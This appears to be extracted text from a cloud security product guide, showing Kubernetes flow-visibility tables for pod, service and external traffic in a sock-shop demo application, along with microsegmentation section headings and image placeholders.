
1. Connector
authenticates using
service account keys

Cloud
Connector




2. Discover pods and
labels from K8s cluster to
build inventory

Kubernetes Cluster Traffic Flows



Kubernetes Cluster Traffic Flows



Kubernetes Cluster Flow Visibility – Internal Flows

Provider Domain Name [1]	Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/Namespace	* Consumer Orchestrator System/Service Endpoint
user-db.sock-shop-panoptica.svc.cluster.local.	Pod	Service	sock-shop-panoptica	user

* Provider Orchestrator System/Service Name	* Consumer Orchestrator System/Pod Name
user-db	user-888469b9f-q8p7z

Flow Details

10.244.3.212 on port 43894 ↔ 10.109.99.27 on port 27017
 over TCP beginning on Jan 18 02:59:32 pm (PST) lasting for 15 hours.

Related Flow

10.244.3.212 on port 43894 ↔ 10.244.4.171 on port 27017

Pod to Service (Service to Pod) and Pod to Pod End-to-End Visibility with related flows

Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/NameSpace	* Consumer Orchestrator System/Service Endpoint	* Provider Orchestrator System/Service Endpoint
Pod	Pod	sock-shop-panoptica	user	user-db

* Provider Orchestrator System/Pod Name	* Consumer Orchestrator System/Pod Name
user-db-6df7444fc-gd75w	user-888469b9f-q8p7z

Flow Details

10.244.3.212 on port 43894 ↔ 10.244.4.171 on port 27017
 over TCP beginning on Jan 18 02:59:32 pm (PST) lasting for 10 minutes.

Related Flow

10.244.3.212 on port 43894 ↔ 10.109.99.27 on port 27017

Direct Pod to Pod

Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/NameSpace	* Provider Orchestrator Name	* Provider Orchestrator System/Pod Name	* Consumer Orchestrator System/
Pod	Pod	sock-shop-eks	carts-db	carts-db-67f744dd5f-m7hm7	carts-7bbf9dc945-9l5vq

Flow Details

10.131.50.160 on port 51814 ↔ 10.131.7.75 on port 27017
 over TCP beginning on Jan 31 09:25:03 am (PST) lasting for 6 hours.

Kubernetes Cluster Flow Visibility – External Flow

Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/Namespace	* Provider Orchestrator Name	* Provider Orchestrator System/Pod Name
Workload	Pod	sock-shop-eks	front-end	front-end-7f5c844b4c-2sd56

Flow Details

ip-10-131-26-47 - 10.131.26.47 on port 17134 ↔ 10.131.75.80 on port 8079
over TCP beginning on Jan 27 08:24:38 am (PST) lasting for 1.66 milliseconds.

Related Flow

10.131.7.133 on port 41736 ↔ 10.131.26.47 on port 30001

External to Pod (using AWS load balancer)

Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/Namespace	* Provider Orchestrator Name	* Provider Orchestrator System/Pod Name
Workload	Pod	sock-shop-panoptica	front-end	front-end-6649c54d45-g756f

Flow Details

worker-2-panoptica - 10.244.2.0 on port 11904 ↔ 10.244.1.224 on port 8079
over TCP beginning on Jan 31 10:30:00 am (PST) lasting for 2 minutes.

Related Flow

172.20.0.71 on port 37252 ↔ 192.168.5.102 on port 30001

External To Pod (using NodePort)

Consumer Resource Type	Provider Resource Type	* Provider Orchestrator System/Namespace	* Provider Orchestrator Name	* Provider Orchestrator System/Pod Name	* Consumer Orchestrator System
Pod	Workload	Unknown	Unknown	Unknown	coredns-74ff55c5b-99xvq

Flow Details


10.244.0.10 on port 60774 ↔ kube-master-panoptica - 192.168.5.100 on port 443
over TCP beginning on Jan 23 09:53:40 am (PST) lasting for 36.053412 seconds.

Related Flow


10.244.0.10 on port 60774 ↔ 10.96.0.1 on port 443 (HTTPS)

Pod to External


Kubernetes Cluster Microsegmentation




Kubernetes Cluster Microsegmentation




Kubernetes Cluster Microsegmentation




Kubernetes Cluster Microsegmentation



Kubernetes Cluster Microsegmentation



